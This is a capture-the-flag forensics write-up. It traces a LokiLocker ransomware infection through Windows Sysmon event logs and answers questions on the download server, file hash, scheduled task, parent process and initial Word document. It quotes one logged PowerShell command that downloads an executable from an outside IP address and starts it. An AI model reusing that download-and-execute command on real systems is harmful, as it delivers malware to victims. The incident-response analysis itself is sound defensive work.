Valhalloween

Description :

As I was walking the neighbor's streets for some Trick-or-Treat, a strange man approached me, saying he was dressed as "The God of Mischief!". He handed me some candy and disappeared. Among the candy bars was a USB in disguise, and when I plugged it.

After unzipping the .zip file we got a directory : logs


This directory contains windows event logs , so I decided to open them with windows “event viewer”

Let’s connect to the server and answer the questions :

First question : What are the IP address and port of the server from which the malicious actors downloaded the ransomware?


Note : we can also use the chainsaw command on kali linux but for me I like “event viewer”.

Note: the most important log is Sysmon cz it contains information about the system and the processes executed .



103.162.14.116:8888

Next question : According to the sysmon logs, what is the MD5 hash of the ransomware?




B94F3FF666D9781CB69088658CD53772

Next question : Based on the hash found, determine the family label of the ransomware in the wild from online reports such as Virus Total, Hybrid Analysis, etc.

Just open VirusTotal and search with the hash and you'll get the answer : lokilocker


Next question: What is the name of the task scheduled by the ransomware?

Don't forget that google is your best friend 😉



Loki

Next question : What are the parent process name and ID of the ransomware process?



Microsoft-Windows-Sysmon%4Operational Number of events: 4098

Level	Date and Time	Source	Event ID	Task
Information	20/09/2023 04:03:24	Microsoft-Windows-Sysmon	1	(1)
Information	20/09/2023 04:03:24	Microsoft-Windows-Sysmon	3	(3)
Information	20/09/2023 04:03:24	Microsoft-Windows-Sysmon	3	(3)
Information	20/09/2023 04:03:24	Microsoft-Windows-Sysmon	3	(3)
Information	20/09/2023 04:03:24	Microsoft-Windows-Sysmon	1	(1)
Information	20/09/2023 04:03:23	Microsoft-Windows-Sysmon	1	(1)

Event 1, Microsoft-Windows-Sysmon


General Details

Friendly View XML View

RuleName	-
UtcTime	2023-09-20 03:03:23.066
ProcessGuid	{335cb4aa-60fb-650a-0001-000000000d00}
ProcessId	3856
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion	10.0.19041.3393 (WinBuild.160101.0800)
Description	Windows PowerShell
Product	Microsoft® Windows® Operating System
Company	Microsoft Corporation
OriginalFileName	PowerShell.EXE
CommandLine	powershell.exe (new-object system.net.webclient).downloadfile ('http://103.162.14.116:8888/mscalc.exe','C:\Users\HoaGay\AppData\Local\Temp\mscalc.exe');s process 'C:\Users\HoaGay\AppData\Local\Temp\mscalc.exe'
CurrentDirectory	C:\Users\HoaGay\Documents\Subjects\
User	DESKTOP-V0F35DT\HoaGay
LogonGuid	{335cb4aa-604e-650a-8db4-040000000000}


Powershell.exe_3856

Next question : Following the PPID, provide the file path of the initial stage in the infection chain.



C:\Users\HoaGay\Documents\Subjects\Unexpe.docx

Next question : When was the first file in the infection chain opened (in UTC)



2023-09-20_03:03:20

Once you answer this question you get the flag .